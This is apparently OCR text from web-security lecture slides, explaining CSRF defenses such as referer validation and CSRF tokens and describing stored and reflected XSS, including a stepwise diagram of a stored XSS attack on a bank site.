
CSRF Defenses

- **Referer Validation**



CSRF Defenses

- **Referer Validation**




CSRF Defenses

- **CSRF Token**
  a unique, secret, unpredictable value generated by the server-side app and transmitted to the client;
  included in a subsequent HTTP request made by the client;
  the server-side application validates that the request includes the expected token and rejects the request if the token is missing or invalid.

CSRF Defenses

- **CSRF Token**



XSS Attack

Attacker injects a malicious script into the webpage viewed by a victim user;
Script runs in user’s browser with access to page’s data.

XSS Attack

- Stored XSS
  attacker leaves JavasScript lying around on benign web service for victim to load
- Reflected XSS
  attacker gets user to click on specially-crafted URL with script in it, web service reflects script back

Stored XSS

- The attacker manages to store a malicious script at the web server, e.g., at bank.com
- The server later unwittingly sends script to a victim’s browser
- Browser runs script in the same origin as the bank.com server

Stored XSS

Attack Browser/Server

attacker.com

Stored XSS


Attack Browser/Server
attacker.com
1
Inject
malicious
script
Server Patsy/Victim
bank.com

Stored XSS

User Victim

Attack Browser/Server

attacker.com

1


Inject malicious script

Server Patsy/Victim


Stores the script!

bank.com


Stored XSS


Attack Browser/Server
attacker.com
1
Inject
malicious
script
User Victim
2
request content
Server Patsy/Victim
Stores
the
script!
bank.com


Stored XSS


Attack Browser/Server
attacker.com
1
Inject
malicious
script
User Victim
2
request content
3
receive malicious script
Server Patsy/Victim
Stores
the
script!
bank.com

